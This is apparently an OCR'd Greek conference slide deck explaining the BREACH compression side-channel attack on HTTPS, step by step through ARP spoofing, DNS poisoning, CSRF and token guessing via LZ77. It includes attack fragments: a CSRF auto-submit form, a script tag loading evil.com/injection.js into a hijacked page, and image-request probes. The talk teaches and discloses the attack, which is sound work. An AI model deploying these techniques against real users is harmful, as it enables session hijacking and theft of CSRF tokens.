Επίθεση BREACH

Διονύσης Ζήνδρος
@dionyziz

Σύνοψη

- Τεχνικές λεπτομέρειες
- Threat model / υποθέσεις
- Proof of concept
- Αποφυγή

Κωδικοποίηση Huffman

David Huffman (1951)

- Μία μέθοδος συμπίεσης
- Κάθε byte αντικαθίσταται με ένα σύμβολο
- Ένα σύμβολο έχει μεταβλητό πλήθος bits
- Χάρτης μετάφρασης από bytes σε σύμβολα

Παράδειγμα Huffman

Plaintext:

“I LOVE TWITTER”

- Στρατηγική:
  - Ανάλυση συχνότητας στο plaintext
    - Αντικατάσταση συχνών bytes με σύντομα σύμβολα
    - Αντικατάσταση σπάνιων bytes με μακρύτερα σύμβολα
    - Prefix-free κώδικας
- Πολύ συχνοί χαρακτήρες: **“T”** x3
- Συχνοί χαρακτήρες: **“E”** x2, **“I”** x2, “ “ x2
- Σπάνιοι χαρακτήρες: **“O”** x1, **“V”** x1, **“W”** x1

Χάρτης συμπίεσης

plaintext	σύμβολο
“T”	0
“E”	100
“ “	101
“I"	110
“W"	111000
“L"	111001
“O"	111010
“V”	111011
“R”	111100

πολύ συχνό - σύντομο

συχνό - μέτριου μήκους

σπάνιο - μεγάλο

I ␣

110 101

L O V E ␣

111001 111010 111011 100 101

T W I T T E R

0 111000 110 0 0 100 111100

112 bits —> 51 bits

LZ77

Abraham Lempel, Jacob Ziv (1977)

- Μία άλλη μέθοδος συμπίεσης
- Στρατηγική:
  - Βρίσκουμε επαναλαμβανόμενες φράσεις
  - Αναφερόμαστε σ’ αυτές με δείκτες: **offset** **μήκος**

Παράδειγμα LZ77

Hello, world! I love you.

Hello, world! I hate you.

Hello, world! Hello, world! Hello, world!


Hello, world! I love you.

Hello, world! I love you.

Hello, world! I love you.

Hello, world! I

Hello, world! I love you.



Hello, world! I love you.

Hello, world! I hate

Hello, world! I love you.

Hello, world! I love you.

Hello, world! I hate you.

Hello, world! I love you.

Hello, world! I love you.

Hello, world! I hate you.

Hello, world!


Hello, world! I love you.

Hello, world! I love you.

Hello, world! I hate you.

Hello, world! Hello, world!

Hello, world! I love you.




Hello, world! I love you.

Hello, world! I hate you.

Hello, world! Hello, world! Hello, world!

Hello, world! I love you.



gzip

- Μέθοδος συμπίεσης που χρησιμοποιείται σε απαντήσεις HTTP
- Content-Encoding: gzip
- gzip = DEFLATE
- DEFLATE(x) = Huffman(LZ77(x))

ARP spoofing


- Θύτης και θύμα είναι στο ίδιο δίκτυο
- Ο θύτης θέλει να δει/αλλάξει τα δεδομένα κατά τη μεταφορά τους

- Ο πίνακας ARP του θύματος είναι:

```
Neighbor                Linklayer Address Expire(O) Expire(I)    Netif Refs Prbs
172.25.252.1            64:87:88:e9:be:80 30s       30s            en0    1
```

- Ο πίνακας routing το θύματος είναι:


```
Destination        Gateway            Flags         Refs      Use   Netif Expire
default            172.25.252.1       UGSc            68        0     en0
127                127.0.0.1          UCS              0        0     lo0
127.0.0.1          127.0.0.1          UH               2   400827     lo0
169.254            link#4             UCS              0        0     en0
172.25.252/22      link#4             UCS              1        0     en0
172.25.252.1       64:87:88:e9:be:80  UHLWIir         68       22     en0    345
172.25.252.85      127.0.0.1          UHS              0       25     lo0
```



- Αλλάζουμε τον ARP πίνακα του θύματος:

```
Neighbor                Linklayer Address Expire(O) Expire(I)    Netif Refs Prbs
172.25.252.1            64:87:88:e9:be:80   0s       30s          en0    1
```

- Τα δεδομένα του θύματος περνούν από τον θύτη
- Ο θύτης προωθεί τα δεδομένα από το θύμα στο gateway
- …και από το gateway πίσω στο θύμα
- “man-in-the-middle”



- Μετά το ARP spoofing, ο θύτης μπορεί να:
  - Δει τι στέλνει/λαμβάνει το θύμα
  - Διαβάσει κωδικούς
  - Αλλάξει τι στέλνει/λαμβάνει το θύμα
  - Session hijack


Man-in-the-middle demo

ας επιτεθούμε στο Twitter

HTTPS

- Όλο το Twitter είναι HTTPS
- Το HTTPS μας δίνει κρυπτογράφηση end-to-end ανάμεσα στον client και στον server
- Αποτρέπει την ανάγνωση/αλλαγή δεδομένων στο δίκτυο

Το HTTPS δεν μπορεί να γίνει MitM



DNS poisoning

- Αλλά το DNS δεν είναι HTTPS!
- Μέσω ARP man-in-the-middle μπορούμε να αλλάξουμε:
  - Την DNS απάντηση
    - Πραγματική DNS εγγραφή:
      - twitter.com —> 199.59.150.39
    - Ο θύτης την αλλάζει σε:
      - twitter.com —> 192.168.0.42

HTTPS eavesdropping demo

CSRF

- Κακόβουλοι μπορούν να προσθέσουν `<form>` σε HTTP ιστοσελίδες τρίτων
- Να βάλουν άλλους να στείλουν δεδομένα στο Twitter. Να προσποιηθούν ότι είναι ο χρήστης.

```
<form action="https://mobile.twitter.com/" method='post'>
  <input name='tweet[text]' value='0wned!' />
  <input name='commit' value='Tweet' type='hidden' />
</form>
<script>
  $('form').submit();
</script>
```

CSRF tokens

Περιλαμβάνονται σε requests για αποφυγή CSRF

```
<form action=“https://mobile.twitter.com/"
      method='post'>
  <input name=‘authenticity_token'
         value='3d512448105ae08581f7' />
  <input name='tweet[text]'
         value='0wned!' />
  <input name='commit'
         value='Tweet' type='submit' />
</form>
```

CSRF

- Κλέψε CSRF token = Γίνε ο χρήστης
- Στόχος της επίθεσης: Κλέψιμο του CSRF token


CSRF demo

Same-origin policy

- Cross-origin = αίτημα από άλλο domain
- π.χ. από cnn.com —> twitter.com
- Τα <form /> action επιτρέπονται να είναι cross-origin
- Ή τα <img /> src
- Αλλά όχι τα AJAX
- Δεν μπορείς να διαβάσεις αυτά που επιστρέφονται

Javascript code injection

- MitM στην HTTP σύνδεση CNN, Amazon, eBay…
- Αλλαγή απάντησης να περιλάβει Javascript


VICTIM
REGULAR HTTP
BROWSING
CNN
YAHOO!
a
ebay
JAVASCRIPT
INJECTION
ATTACKER

```
<!DOCTYPE HTML>
<html lang="en-US">
  <head>
    <title>CNN.com -
           Breaking News, U.S., World,
           Weather, Entertainment &amp;
           Video News</title>

    <script src='https://evil.com/injection.js'></script>
    ...
```

injection.js

Τρέχει με origin cnn.com:

```
var img = new Image();

img.src = ‘https://mobile.twitter.com/search?'
        + ‘q=I+want+to+play+a+game';


img.onerror = function() {
  success();
};
```

```
var img = new Image();

img.src = ‘https://mobile.twitter.com/search?'
        + ‘q=pfjnzuq_';
```

```
  </table>
</div>
<table id="global_nav" class="text">
  <tr>
    <td class="home"><a href="/" title="Home">Home</a></td>
    <td class="connect"><a href="/i/connect" title="Connect">@</a></td>
    <td class="discover"><a href="/i/discover" title="Discover">#</a></td>
    <td class="me"><a href="/account" title="Me">Me</a></td>
    <td class="tweet"><a href="/compose/tweet" title="Tweet">Tweet</a></td>
  </tr>
</table>
      <div id="main_content">
        <div class="searches">

  <div class="fields"><div class="search-fields">
    <form action="/search" class="search-input" method="get">
    <table>
      <tr>
        <td class="value" id="search"><div><input id="q" name="q" type="text" value="pfjnzuq_" /></div></td>
        <td class="button">
          <input type="hidden" name="s" value="typd" />
          <input type="image" src="https://ma.twimg.com/twitter-mobile/dd149e28079fd86ee33cf1bb9e71e8a62d40ac22/images/sprites/ma
        </td>
      </tr>
    </table>
    </form>
</div>
</div>

    <div class="noresults">No results for <strong>pfjnzuq_</strong></div>
</div>

      </div>
<div id="footer">
    <form action="/session/destroy" method="post">
      <span class="m2-auth-token"><input name="authenticity_token" type="hidden" value="24c288ba586caabd490e" /></span>
      <table class="global-actions">
        <tr>
          <td><a href="/settings">Settings</a></td>
          <td><a href="http://support.twitter.com/"> Help</a></td>
        </tr>
      </table>
    </form>
    <div class="view-actions"><a href="#top">Back to top</a> &middot; <a href="/settings/profile_images?return_to=%2Fsearch%3Fq%3
122">Turn images on</a></div>
</div>
    </div>
    <script id="scribe-configuration" type="application/json">{"page":"search","user_id":"1310721"}</script>
    <script id="ddg_buckets" type="application/json">{}</script>
    <script src="https://ma.twimg.com/twitter-mobile/dd149e28079fd86ee33cf1bb9e71e8a62d40ac22/assets/m2_tweets.js" type="text/jav
  </body>
</html>
```

ανάκλαση

θόρυβος

μυστικό

HTTPS δεν κρύβει μήκος

- Μήκος περιεχομένου “φαίνεται” στο θύτη:
- |E(A)| < |E(B)| ⇔ |A| < |B|

Length leak demo

Εμπιστεύεστε το HTTPS?

What if I told you…

I can decrypt it

gzip(ανάκλαση + μυστικό)

BREACH

Ιδέα του BREACH

- ανάκλαση ≠ csrf_token ⇔ μεγάλη απάντηση
- ανάκλαση = csrf_token ⇔ μικρή απάντηση
  - Συμπιέζεται καλύτερα!

συμπιέζεται με LZ77!

ανακλώμενη αναζήτηση

```
h"><div><input id="q" name="q" type="text" value="24c288ba586caabd490e" /></div></td>

="s" value="typd" />
https://ma.twimg.com/twitter-mobile/dd149e28079fd8[illegible]ee33cf1bb9e71e8a62d40ac22/images/sprites/
```

```
ts for <strong>24c288ba586caabd490e</strong></div>
```

μυστικά δεδομένα

```
 method="post">
input name="authenticity_token" type="hidden" value="24c288ba586caabd490e" /></span>
>

ettings</a></td>
rt.twitter.com/"> Help</a></td>
```

Κρυπτογραφικό μοντέλο

- Νέος τύπος επίθεσης:
  - Μερικά επιλεγμένο κείμενο
  - Ο θύτης επιλέγει ένα μέρος του κειμένου
  - Ο θύτης βλέπει το κρυπτοκείμενο
  - Πρέπει να κλέψει το υπόλοιπο καθαρό κείμενο

Hill-climbing

- Ξεκινώντας
  - Μάντεψε 2 χαρακτήρες του CSRF token
  - Δοκίμασε όλα τα ζεύγη χαρακτήρων:
    - 00, 01, …, ff
- Ένας ελαχιστοποιεί το μήκος (δείκτης LZ77)
- Οι άλλοι όχι (LZ77 literals)

ανακλώμενη αναζήτηση

```
="q" type="text" value="pfjnzuq_0e" /></div></td>
```

```
er-mobile/dd149e28079fd86ee33cf1bb9e71e8a62d40ac22/images/sprites/
```

0e” συμπιέζεται με LZ77!

```
/strong></div>
```

